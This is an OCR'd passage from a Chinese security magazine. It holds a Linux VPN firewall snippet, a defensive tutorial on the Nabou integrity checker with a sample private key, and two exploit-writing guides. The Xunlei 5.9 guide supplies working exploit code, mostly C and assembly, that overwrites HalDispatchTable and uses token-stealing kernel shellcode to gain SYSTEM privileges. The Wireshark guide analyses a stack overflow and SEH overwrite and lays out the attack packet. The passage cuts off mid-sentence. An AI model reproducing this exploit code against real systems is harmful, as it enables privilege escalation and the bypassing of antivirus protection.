
通常情况下，一个配置适当的防火墙不仅是系统有效应对外部攻击的第一道防线，也是最重要的一道防线。在新系统第一次连接上网络之前，防火墙就应该被安装并配置好。PPTP服务使用TCP协议的1723端口和编号为47的IP协议（GRE常规路由封装）。如果Linux服务器开启防火墙功能，就需设置允许TCP协议的1723端口和编号为47的IP协议通过，可以使用以下命令开放TCP协议的1723端口和编号为47的IP协议。

```
iptables -I INPUT -p tcp --dport 1723 -j ACCEPT
iptables -I INPUT -p gre -j ACCEPT
```

通过这个方案的实施，大大降低了高昂的线路租用费用。由于Linux遵循通用公共许可证GPL，因此任何人有使用、复制和修改Linux的自由，VPN系统在Linux上安装自然也是免费的。而且，本系统属于轻量级VPN系统，特别适合为节约资金又渴望实现VPN服务的单位。当然，该类型VPN系统存在着需要改进的方面，例如它从配置管理以及系统管理上还比较原始，需要靠熟悉Linux网络操作系统的管理员来操作配置文件。这样使得VPN系统中，如用户开户、IP段地址配置、路由设置等系统及配置管理十分不便。从后续方法的优化来看，如果能够制作一个基于后台数据库的图形化操作界面的VPN管理系统，那么这样将更加实用。当然，开发这个系统时，也可以考虑使用完全免费的MySQL数据库。篇幅所限，这里就不再详述了。

可见，使用双网卡搭建基于Linux的VPN系统，在实现VPN系统的同时可以为单位节省大量的开支；使用Linux系统自带IPtables防火墙，又可以对系统的访问进行有效的安全控制。总之，目前VPN技术凭借其特有的灵活性、安全性、经济性和扩展性等，已成为企业、院校等主流的远程访问方式之一，大大降低了建设专用网络连接所需的高昂线路租用费用。

前置知识：Linux
关键词：网管、Nabou、系统检测



强悍的完整性检查工具Nabou

文/L97140

按照美国国防部1983年制定的可信计算机系统评测标准(Trusted Computer Evaluation Criteria，TCSEC)，信息安全应当确保信息的机密性、完整性和可用性这三个基本标准要求。信息的完整性指信息必须按照其原型保存，不能被有意或无意地修改，并且只有授权用户才能修改。完整性可以分为软件完整性和数据完整性，对软件或数据未经授权的修改都可能导致系统的致命错误和巨大损失。在Linux操作系统中，数据完整性检测通常使用Linux Tripwire安全工具来完成。实际上，除了Linux Tripwire，Nabou也是一个Linux操作系统中专业的系统完整性检查工具，同时它也是一个高级的入侵检测系统。

Nabou的功能及原理

Nabou能实时检测Linux系统中重要文件的变化，并通过电子邮件通知系统管理员。Nabou通过扫描当前系统，并与数据库中的信息进行比较，来发现并报告在限定范围之外系统中任何的添加、删除和改变。Nabou对于重要的Linux系统文件、Linux用户账号的增减改动、内核任务的监控，以及系统运行时进程的异常等都能做出迅速地反应。一旦Nabou发现这些变化是异常的，系统管理员会马上知道系统和网络中哪些部分受到影响，因此，Nabou是Linux系统管理员必不可少的安全工具。

Nabou 的工作原理是首先扫描 Linux 系统，创建包含有关系统文件特征掩码的 DBM 数据库。Nabou 利用 Linux 文件的 MD5 校验技术，因为 Linux 文件的 MD5 码具有唯一性，一旦 Linux 系统文件被改动，其 MD5 码就会随之变化。Nabou 的一致性检查就是，将当前文件系统中的对象及其属性与 DBM 数据库的数据进行比较。

Nabou 加密算法及安全策略

从 Nabou 2.0 版本开始，Nabou 对安全策略和数据库的加密算法进行了大的改动和完善，采用更为安全的 RSA 加密算法对 Linux 文件的检验结果进行加密。下面 4 个步骤详细介绍了 Nabou 如何利用加密技术保证 DBM 数据库的安全。

1）创建一对 RSA 密钥

在正式启用 Nabou 之前，需要先创建一对 RSA 密钥。密钥分为私钥(Private Key)和公钥(Public Key)两部分。Nabou 利用 RSA 公、私钥对数据库进行加、解密和用户身份认证，从而最大限度地保证 Nabou 数据库不被闯入的黑客篡改。使用以下命令产生一对公、私密钥：

```
# nabou -genkey
```

运行命令后系统会提出一些问题，需要回答或输入一些数据，以便顺利地产生一对 64 位编码的密钥。这时，打开 Nabou 配置文件，将刚才在标准输出设备显示的密钥复制到配置文件中保存，作为今后加、解密数据库和用户身份认证的依据。

2）初始化数据库

正常编辑 Nabou 软件包里的 nabourc 文件(位于 nabou-2.4/sample_configs 目录)，可以使用以下命令：

```
#nabou --init[--config nabourc]
```

当系统提示需要输入 RSA 字段时，输入私钥即可，这样就完成了对数据库加密的基本操作。例如：

```
PRIVATE<<EOF
-----BEGIN RSA PRIVATE KEY-----
wPIVuKTv2Vb6Kr2kaJhJOSG/kCvE9GGVPMERSZYdHo
Hkf3zj6W1UnM/Rt7o2xwPs
t6zk1ZNSZwjkWmgT51XF11sCGDx31C/23F/RCdLH3dPn
Ln6ttipNwHQdEmnCvszHu
mA6O4CS4pHeVXcWJIcEPg+oMma6Pal8nIvfDHCcMZK
xiIdhXPGYVoBSEEJ6kcLm3
5GSBtR6d1A4xY5+0LwJ1ALVZNTMZAftKrArAvpavtIPG
1uLQmkSVaAXu1g1AnbpV
8WSaZW6sGwHsXTzfWFurixyUZt/9iVubt71uY0DYPel3u
8jyBC0sM7UmGYrg34iH
2G+L5o9VNATeVknjXfEBAGKi8jE=
-----END RSA PRIVATE KEY-----
EOF
</keys>
```

3）启用 LIDS

对于安装了 LIDS 的 Linux 系统，可以启用 LIDS 对数据库安全进行保护。具体操作如下：

```
00 * * * * /usr/sbin/nabou --config /etc/nabourc > /dev/null 2>&1
```

该命令实现了在 UDS 中加入一个 Crontab 任务，其主要目的是让系统自动运行 Nabou，避免用户进行太多交互式操作。

4）Nabou 的数据库维护

系统在不断运行和更新后，必须对 Nabou 数据库进行优化和更新。特别是系统管理员在安装新的应用软件和对系统配置进行修改后，更要对 Nabou 基准数据库进行更新。更新命令为：

```
# nabou -update
```

输入命令后，系统同样会要求用户输入公钥进行身份验证。

安装 Nabou

我们可以从 http://www.daemon.de/NabouDownload 下载最新版本的 Nabou 压缩包，确保 Linux 系统中已经安装好 Perl 语言环境（这个尤其重要），然后将 Nabou 压缩包解压到一个临时目录中，进入该目录，运行如下命令执行配置脚本：

```
# ./configur
```

运行命令时，可以根据实际情况选择如下参数：

-prefix：安装路径的前缀，默认为/usr/local。

-localstatedir：Nabou 存储数据库的路径。

-sysconfdir：配置文件存储目录。

最后，运行命令编译 Nabou：

```
#make install
```

如果 Linux 系统使用的是 ext2 文件系统，建议管理员使用以下命令对系统文件进行只读性保护：

```
#chattr +i nabou
```

在一些防守严密的 Linux 系统中，有些管理员安装了 Linux 入侵检测系统 LIDS(http://www.lids.org)。因此，还可以使用以下命令利用 LIDS 系统对 Nabou 进行有效地保护：

```
#LIDS chattr +i nabou
```

配置 Nabou

和大多数 Linux 下的应用软件一样，Nabou 也是根据配置文件对 Linux 系统进行各项检测和扫描的。

Nabou 的配置文件格式和 Apache 的配置文件格式一样，这给熟悉 Apache 使用的用户阅读和修改 Nabou 配置文件提供了极大的方便。需要注意的是，在 Nabou 的配置文件里，通常赋值“1”表示打开某项功能，赋值“0”表示关闭某项功能。如果想忽略某项功能，使用默认的赋值“0”即可。这样的配置文件格式只需用

户选择“0”或“1”，即可启用或关闭某项功能，省去了手动写入参数的大量录入工作。

Nabou 配置文件的主要选项详解如下：

use_shadow：1 表示支持 shadow，0 表示关闭 shadow 支持，默认为 0。

use_mail：选择 1 表示支持以邮件方式发送结果(推荐使用)，下文的邮件设置模块会讲到具体用法；选择 0 表示 Nabou 会将结果报告打印到标准输出上。

use_algo：默认的运算法则是 SHA1，也可以选择不同的 Hash 运算法则来对文件进行校验，如 SHA1、MD5、MD4、Hava1256、SHA2 和 MD2 等。需要注意的是，优先的运算法则(如 Digest:：SHA1)必须要安装。可以通过如下定义让 Nabou 产生 2 个甚至更多的校验码。

```
use_algo SHA 1
use__algo MD5
```

产生越多的校验码，意味着得到更多的安全保证，Nabou 输出的报告例子如下：

```
----[/var/log/messages]----
/var/log/messages:
(Checksum has changed)
[Expected]-SHA1.4130f66e4f5113531b7f3bbde73c389008b
82352-MD5.c731f5fded792f2832ab8034eb1080d2
[Observed]-SHA1.fa25b52dadbc0cde259fb9a1379210a9974
4228f-MD5.f63a4e808b10455441f9c70affa3923e
(file attributes)
[E]-rw-r----- 1 root adm   294390 Sun Jan 23 18:19 2010
[O]-rw-r----- 1 root adm   298669 Sun Jan 23 18:20 2010
```

passwd：定义本地文件的 passwd 位置，该项为必需项，默认路径为/etc/passwd。

shadow：定义本地文件的 shadow 位置，该项为必需项，建议将 use_shadow 选项打开。

shells：定义本地文件的 Shell，决定哪些 Shell 文件是合法的，如果需要进行 SUID 检测，则该项是必需的。

check_cron：检测用户的 Crontab 改动状况。

check_user：检测系统中用户账号的改变、新增和删除等状况。

check_root：检测 root 账号的 UID/GID 状况。

check__suid：检测 SUID/SGID 文件的改变、新增和删除状况，此项功能建议开启，主要检测除/proc 目录以外的所有系统文件。

check_md5：MD5 校验模式，尽管传统 MD5 校验模式颇为成熟，但在 Nabou 里也可以选择更安全高效的其他运算法则模式，如 SHAl。

check_fHes：检测更改的文件，可以使用 MD5 模式校验，也可以选择其他运算法则进行校验。

check_proc：监视和报告可疑进程。

check_ports：端口检测，类似 Linux 中的“netstat -a”监听命令。如果系统中出现可疑的新监听端口，Nabou 将会如实反映给系统管理员。这对网络安全相当有好处，因为很多黑客程序都需要通过新启用一些端口对 Linux 系统进行访问控制。系统管理员可以通过 Nabou 的可疑端口检测达到防止黑客入侵的目的。

以上是 Nabou 配置文件一些主要选项的含义。除了为 Nabou 设置主要选项之外，还需要对 Nabou 的数据库策略选项、密钥策略选项、邮件策略选项、SUID 策略选项和二进制策略选择等进行必要的修改。

这些策略选项的修改并不复杂，在 Nabou 配置文件中已经给出了这些策略的起止模块，都是以<选项名>开始，以</选项名>结束。Nabou 的压缩包里给出了适合于大多数系统的样本，样本文件位于/nabou-2.6/nabou-2.6/sample_configs，建议用户参照这些样本文件，根据系统实际情况进行配置。限于篇幅，这里就不再一一列举，以报警邮件的设置为例来说明：

```
<mail>
rcpt admin@mywebsite.com
from root@localhost
subject nabou report
</mail>
```

再如数据库策略的设置：

```
<db>
basedir /home/thomas/nabou/db
cipher IDEA
sign 1
</db>
```

Nabou 应用实例

和大多数 Linux 下的应用软件一样，Nabou 主要通过“命令+参数选项”(nabou [options]) 的模式来运行。Linux 系统管理员大多数时候需要用到以下参数来实现不同的功能。

-c --config：配置文件；

-i --init：初始化数据库；

-r --reset：Nabou 数据库复位；

-u --update[file,...]：更新数据库；

-D –daemon：后台进程模式，只是作为 proc 监视使用；

-k --genkey：产生公、私密钥对数据库进行加密；

-q --quiet：静默模式，不显示文件的更改，后台运行；

-h --help：显示帮助；

-v --version：显示 Nabou 版本。

第一次使用 Nabou 时，必须运行下列命令来初始化数据库：

```
#nabou --init --config /root/.nabourc
```

其中，“--config”表示使用 nabourc 文件作为配置参数。下面的命令则将初始化数据库的结果生成一个 init-log 文件：

```
#nabou --inn --config /root/.nabourc > init-log
```

由于文件完整性检查系统具有相当的灵活性，可以配置用来监测系统中的所有文件或某些重要文件。在实际应用中，建议将Nabou用于提供服务较为单一、需要强调安全性的Linux服务器。例如，笔者所在学校的图书馆数据库查询服务器和E-mail服务等。一般地，提供单一服务的Linux服务器所运行的应用程序相对固定，不需要反复安装应用程序，操作系统本身的重要系统文件也无需频繁改动，从而Nabou的DBM数据库不会被频繁改动，对管理员的文件完整性审计工作负担相对少些。

而一些提供给客户做测试使用，或者服务器上有较多管理权限的用户则不太适宜安装Nabou。因为如果在Linux操作系统中反复安装、删除程序，管理员需要经常改动重要系统文件，导致Nabou每次都需要扫描并更新数据库，从而产生比较繁杂的检查与分析工作，对服务器的服务效率产生影响。

需要注意的是，如果在配置文件中选择了启用公私密钥对数据库进行加密保护，那么在打开protected属性的选择时，系统会在适当的时候要求用户输入密钥代码，所以必须小心地保护好密钥代码，一旦代码丢失，可能会对Natbou数据库带来危害。

对DBM数据库进行更有效地保护

采用RSA算法加密DBM数据库仅仅是防止黑客非法改写数据库的一个方法。实际上，Nabou的开发者们认为对DBM数据库进行更有效保护的是Linux系统中的安全入侵检测系统，如Linux专业入侵检测系统LIDS(httP://www.lids.org)。在安装有LIDS的Linux系统中，可以用LIDSADM对整个Nabou的DBM数据库目录进行保护，限制目录和文件的读写权限。可以用下列命令实现：

```
#lidsadm -A -o /root/db -j READ
#lidsadm -A -o /root/bin/nabou -j READ
#lidsadm -A -o /etc/nabourc -j READ
```

这样，只有root用户在本机登录的情况下才有权限修改Nabou的DBM数据库目录。即使黑客获取root密码，通过远程登录服务器，也无法修改DBM数据库目录里面的文件。

前置知识：汇编

关键词：缓冲区溢出、Shellcode、Exploit



菜鸟版Exploit编写指南之五十九：迅雷5.9任意内核地址覆盖漏洞及利用方法

文/ 虎子哥哥

现在内核技术越来越普及了，不管什么东西都喜欢带上一个驱动程序。自去年开始，大家最熟悉的下载工具迅雷也开始在驱动上折腾了。以往迅雷有一个系统半开连接数优化的功能，是通过替换系统文件tcpip.sys来实现的，现在居然使用一个驱动程序搞起了内存补丁。有驱动就会有奇迹，一看见驱动程序文件，我就忍不住要多看两眼，于是对迅雷的这个驱动开始摸索起来。

迅雷的驱动程序文件名为tcphoc.sys，用来对系统模块tcpip.sys的内存镜像打补丁用的。这个驱动程序通过修改系统模块tcpip.sys的内存，来优化操作系统的半开连接数。其中被修改的内存地址是由tcpip.sys模块的基地址和一个偏移量相加得到的，这个偏移量是由用户态的应用程序任意指定的，由于迅雷没有对这个偏移量进行效验，导致我们可以在应用层覆盖任意内核内存地址。

本文分析的是目前最新版的迅雷（版本号为5.9.15.1274），其中tcphoc.sys驱动文件存在漏洞的反汇编代码如下：

```
PAGE:000104D0 loc_104D0:
; CODE XREF: DispatchFunction+121↑j
PAGE:000104D0   push  eax
PAGE:000104D1   mov   eax, cr0
PAGE:000104D4   and   eax, 0FFFEFFFFh
PAGE:000104D9   mov         cr0, eax
PAGE:000104DC   pop   eax
PAGE:000104DD   mov         eax, [esi+8]
PAGE:000104E0   cmp   eax, 1
PAGE:000104E3   jnz   short loc_104EC
PAGE:000104E5   mov   al, [esi+0Ch]
PAGE:000104E8   mov   [ecx], al
PAGE:000104EA   jmp     short loc_104F6
PAGE:000104EC ; ---------------------------
PAGE:000104EC
PAGE:000104EC loc_104EC:
; CODE XREF: DispatchFunction+14F↑j
PAGE:000104EC   cmp         eax, 4
PAGE:000104EF   jnz      short loc_104F6
PAGE:000104F1   mov   eax, [esi+0Ch]
PAGE:000104F4   mov   [ecx], eax
PAGE:000104F6
PAGE:000104F6 loc_104F6:
; CODE XREF: DispatchFunction+156↑j
PAGE:000104F6 ; DispatchFunction+15B↑j
PAGE:000104F6   push   eax
PAGE:000104F7   mov   eax, cr0
PAGE:000104FA   or     eax, 10000h
PAGE:000104FF   mov   cr0, eax
PAGE:00010502   pop    eax
```

利用迅雷的这个漏洞，我们可以在应用程序中修改操作系统的内核内存，从而达到各种目的。比如通过改写SSDT表来恢复杀毒软件在系统中设下的钩子，绕过它们的主动防御保护功能；另外还可以通过这个漏洞提升本地权限。最近本地权限提升的漏洞比较多，正好我做了一个本地提权的程序，下面通过这个程序介绍一下漏洞的利用方法。

程序的思路是通过漏洞覆盖内核中的HalDispatchTable表，使系统以内核权限执行我们指定的Shellcode，从而利用这段Shellcode达到权限提升。首先来看一下如何利用漏洞覆盖内核中的HalDispatchTable表，代码如下：

```
hDevice = CreateFile(
"\\\\.\\tcphoc",
GENERIC_READ | GENERIC_WRITE,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL
);
if(hDevice == INVALID_HANDLE_VALUE)
{
printf(" CreateFile() failed (%d)...\n", GetLastError());
getch();
return 0;
```

```
    }
    InBuffer.xxx = 1;
    InBuffer.count = 4;
    InBuffer.value = (ULONG)ShellCode;
    InBuffer.offset = 0xffffffff - ((ULONG)TcpipBase -
(ULONG)xHalDispatchTable) + 1;
    b = DeviceIoControl(
    hDevice,
    IOCTL_TCPHOC,
    &InBuffer,
    sizeof(InBuffer),
    NULL,
    0,
    &dwReturned,
    NULL
    );
    if(!b)
    {
    printf(" DeviceIoControl failed (%d)...\n", GetLastError());
    getch();
    return 0;
    }
```

覆盖内核地址的时候十分简单，就是 CreateFile 和 DeviceIoControl 一对函数的调用。其中 InBuffer 是根据迅雷的输入缓冲区定义的结构体，这个结构定义如下：

```
    typedef struct _TCPHOC_INPUT_BUFFER
    {
    ULONG      xxx;
    ULONG      offset;// 相对 tcpip.sys 模块的偏移
    ULONG      count;
    // 要修改多少字节，只有 1 和 4 两个取值
    ULONG      value;// 为目标位置指定新值
    } TCPHOC_INPUT_BUFFER,
*PTCPHOC_INPUT_BUFFER;
```

输入缓冲区中一共包含 4 个成员，每个成员的作用都在上面的注释中。在覆盖内核内存的时候，我们要做的就是通过这几个成员指定要覆盖的内存地址和新的内存值。在以上代码中，通过"InBuffer.offset=0xffffffff–((ULONG) TcpipBase–(ULONG) xHalDispatchTable)+1;"指定了内核内存中的 HalDispatchTable 表，而 ShellCode 则是一个函数名，把这个表项改成 ShellCode 的函数地址，这样在漏洞被触发时便会调用我们的 ShellCode 函数。

了解了如何覆盖指定的内核内存，接下来看看 ShellCode 函数是怎么提升权限的吧。ShellCode 函数代码如下：

```
    _declspec(naked) int ShellCode()
    {
    __asm {
    nop
    nop
    nop
    nop
    nop
    nop

    pushad

    mov eax, dword ptr fs:[00000124h]
    mov eax, dword ptr [eax+48h]
    mov ebx, eax

    searchTarget:

    mov eax, [eax+0xa0]
    sub     eax, 0xa0
    mov edx, [eax+0x9c]
    cmp edx, TargetPid
    // Find Process with TargetPid
    jne     searchTarget

    searchSystem:

    mov ebx, [ebx+0xa0]
    sub     ebx, 0xa0
    mov edx, [ebx+0x9c]
    cmp edx, 0x4// Find System Process
    jne     searchSystem

    mov edx, [ebx+0xe0]   // 获取 system 进程的 token
    mov [eax+0xe0], edx   // 修改目标进程的 token

    popad
    ret 8
    }
    }
```

这段 Shellcode 提权原理是把指定 ID 的进程的令牌（token）改成系统的 system 进程的令牌，从而使这个进程拥有与 system 进程一样的权限。代码中很多数据结构都是按照 Vista 系统来硬编码的，所以这个函数只能用在 Vista 上。在提升权限的时候，我们首先创建一个 cmd 控制台进程，然后通过系统内核执行这个函数，把我们创建的 cmd 提升为系统权限。这时如果提升权限成功，在控制台窗口中输入"whoami"，会看到我们已经是 system 用户了。

以上准备都做好以后，最后看一看如何触发 ShellCode 函数的执行，完成权限的提升。触发漏洞的代码如下：

```
    NtQueryIntervalProfile=GetProcAddress(GetModuleHandle
("ntdll.dll"), "NtQueryIntervalProfile");
    __asm {
    lea     eax, Interval
    push eax
    push ProfileTotalIssues
    call NtQueryIntervalProfile
    }
```

因为前面通过漏洞覆盖了 HalDispatchTable 表，所以这里通过调用函数 NtQueryIntervalProfile 来引发内核执行我们安排的 ShellCode 函数。至此，利用漏洞的权限提升完毕。

最后，把完整的提权程序随文一起附上。感谢大家看完这篇文章，我在黑防的 ID 是虎子哥哥，网名 huhu0013，希望能与更多热爱技术的朋友交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：缓冲区溢出、shellcode、exploit



菜鸟版 Exploit 编写指南之六十：Wireshark 溢出漏洞分析与利用

文/图 冰雪风谷

Wireshark 是一款非常流行的网络封包分析软件，其方便性、开源性、跨平台性和可扩展性，让其拥有大量的使用人群，尤其是做网络相关开发工作的程序员。现在我们要分析的漏洞是 Wireshark 在对 lwres 协议解码时，由于字符串读取处理不当导致的。我们可以从官方下载其源码，分析漏洞产生的原因，并对网络上流行的利用程序进行简单的分析(在 1.2.6 的版本中修补了这个漏洞，本文下载的是 1.2.5 版)。

导致 Wireshark 出现问题的函数为 dissect_getaddrsbyname_request（这个函数在 epan\dissectors\packet-lwres.c 文件中定义），其代码如下：

```
static void dissect_getaddrsbyname_request (tvbuff_t* tvb, proto_tree* lwres_tree)
{
guint32 flags,addrtype;
guint16 namelen;
guint8  name[120];
proto_item* adn_request_item;
proto_tree* adn_request_tree;
flags = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH);
addrtype = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH + 4);
namelen  = tvb_get_ntohs(tvb, LWRES_LWPACKET_LENGTH + 8);
tvb_get_nstringz(tvb, LWRES_LWPACKET_LENGTH+10, namelen, name); //这里产生溢出
name[namelen]='\0';
……
}
```

这个地方为什么会出现问题呢？我们先看看 tvb_get_nstringz 这个函数的作用，它有四个参数，第一个是 tvb 结构体，里面存放相关的一些结构及原始数据；第二个是偏移，用于描述 tvb 中数据区域的偏移；第三个是 namelen，用于描述拷贝的长度，该值是从 LWRES_LWPACKET_ LENGTH+8 的偏移处读取的；第四个参数 name 即我们定义的数组，用来保存我们读取的对象。

很明显，我们现在可以看到问题是怎么产生的了。由于 namelen 也是从数据中读取的，所以这个值是可控的。假如我们把它设为大于 120 的一个数，在向 name[120]复制的过程中，便会导致溢出了。

漏洞产生的原因很简单，就是普通的溢出漏洞。下面我们分析一下攻击代码，学习利用程序是如何编写的。网上已公布了 Python 利用代码（http://sebug.net/exploit/19119/），也可以自己利用 Metasploit 生成攻击包。

开始之前我们先看一下 Wireshark 接口编写的相关基础知识。在 packet-lwres.c 中，还有如下的一些函数：

```
proto_register_lwres(void)
//用于注册协议，其中定义了相关协议的数据结构
proto_reg_handoff_lwres(void)
//绑定处理函数的句柄
dissect_lwres(tvbuff_t *tvb,packet_info *pinfo, proto_tree *tree)
//具体解码的函数
```

具体函数的细节，大家可以查看源码，这里只讲解其中的几个重要数据。在开始的定义中，有如下代码：

```
#define LWRES_UDP_PORT 921
static guint global_lwres_port = LWRES_UDP_PORT;
```

从代码中可以看出，其采用的是 UDP 协议，端口号为 921，并在 proto_register_lwres 函数中用如下代码将其绑定：

```
prefs_register_uint_preference(lwres_module, "udp.lwres_port","lwres listener UDP Port","Set the UDP port for lwres daemon","(if other than the default of 921)",10, &global_lwres_port);
```

这就是攻击程序为什么会在 921 端口发 UDP 包的原因了。同时，在 proto_register_lwres 函数的开始处也定义了相关的数据结构：

```
static hf_register_info hf[] = {
{ &hf_length,
{ "Length", "lwres.length", FT_UINT32, BASE_DEC, NULL, 0x0,"lwres length", HFILL }},
```

```
{ &hf_version,
{ "Version", "lwres.version", FT_UINT16, BASE_DEC,
NULL, 0x0,"lwres version", HFILL }},
{ &hf_flags,
{ "Packet Flags", "lwres.flags", FT_UINT16, BASE_HEX,
NULL, 0x0,"lwres flags", HFILL }},
{ &hf_serial,
{ "Serial", "lwres.serial", FT_UINT32, BASE_HEX, NULL,
0x0,"lwres serial", HFILL }},
{ &hf_opcode,
{ "Operation code", "lwres.opcode", FT_UINT32,
BASE_DEC, VALS(opcode_values), 0x0,"lwres opcode",
HFILL }},
{ &hf_result,
{ "Result", "lwres.result", FT_UINT32, BASE_DEC,
VALS(result_values), 0x0,"lwres result", HFILL }},
{ &hf_recvlen,
{ "Received length", "lwres.recvlen", FT_UINT32,
BASE_DEC, NULL, 0x0,"lwres recvlen", HFILL }},
{ &hf_authtype,
{ "Auth. type", "lwres.authtype", FT_UINT16, BASE_DEC,
NULL, 0x0,"lwres authtype", HFILL }},
{ &hf_authlen,
{ "Auth. length", "lwres.authlen" , FT_UINT16,
BASE_DEC, NULL, 0x0,"lwres authlen", HFILL }},
{ &hf_rflags,
{ "Flags", "lwres.rflags", FT_UINT32, BASE_ HEX,
NULL, 0x0,"lwres rflags", HFILL }},
{ &hf_rdclass,
{ "Class", "lwres.class", FT_UINT16, BASE_DEC, NULL,
0x0,"lwres class", HFILL }},
{ &hf_rdtype,
{ "Type", "lwres.type", FT_UINT16, BASE_DEC,
VALS(t_types), 0x0,"lwres type" , HFILL }},
{ &hf_namelen,
{ "Name length", "lwres.namelen", FT_UINT16,
BASE_DEC, NULL, 0x0,"lwres namelen", HFILL }},
{ &hf_req_name,
{ "Domain name" , "lwres.reqdname" , FT_STRING,
BASE_DEC, NULL, 0x0,"lwres reqdname", HFILL }},
……
```

同时使用下面的代码将其绑定：

```
proto_lwres = proto_register_protocol("Light Weight DNS
RESolver (BIND9)","LWRES", "lwres");
proto_register_field_array(proto_lwres, hf,
array_length(hf));//添加协议的相关字段
```

至此，对于攻击程序发送的包前面是如下数据，也就不足为奇了。

```
//数据字段名 字节数
00 00 01 5D length 4
00 00 version2
00 00 flags2
4B 49 1C 52 serial 4
00 01 00 01 opcode 4
//如果 opcode 值为 4，则会跳转到函数 dissect_
//getaddrsbyname_request 这个出问题的函数中
00 00 00 00 result 4
00 00 40 00 recv len 4
00 00 auth_type2
00 00 auth_len 2
00 00 00 00 adn_flags4
00 00 00 01 adn_addrtype 4
08 61 adn_namelen2
//只要把这个值改为大于 120，就可以溢出了
******* adn_nameadn_namelen
```

我们要构造的，关键也就是 adn_namelen 和 adn_name 这两个数据了，利用溢出的方法有很多，但常见的有两种，一种是覆盖函数的返回值，另一种就是覆盖 SHE 链，其细节就不讲了。

攻击程序采用的是第二种覆盖 SHE 链的方法，因为在溢出后有“name[namelen]= '\0';namelen”的值放在栈中，也被溢出的数据破坏了，其指向一个不可写的地址，所以这里往这个地址内写“\0”这个字符就导致产生了异常。覆盖后的栈数据如图 1 所示。

我们可以看到，它把异常处理程序的地方覆盖为 61B4121B，这个地址正好指向 pcre3 中的“pop pop retn”代码，“pop pop retn”是一个 fake Excption（假异常），之后会跳转到指向下一个 SHE 记录的指针的地方去执行，也就是执行 C3E106EB，而这个机器码的汇编代码为“jmp 04”，跳过 4 个字节，执行 FFF7A3E9 处及以下的机器码，这个机器码的汇编指令为“jmp 0x12E134,0x12E134”，正好是我们 Shellcode 的地址，所以大致攻击代码的布局如下：

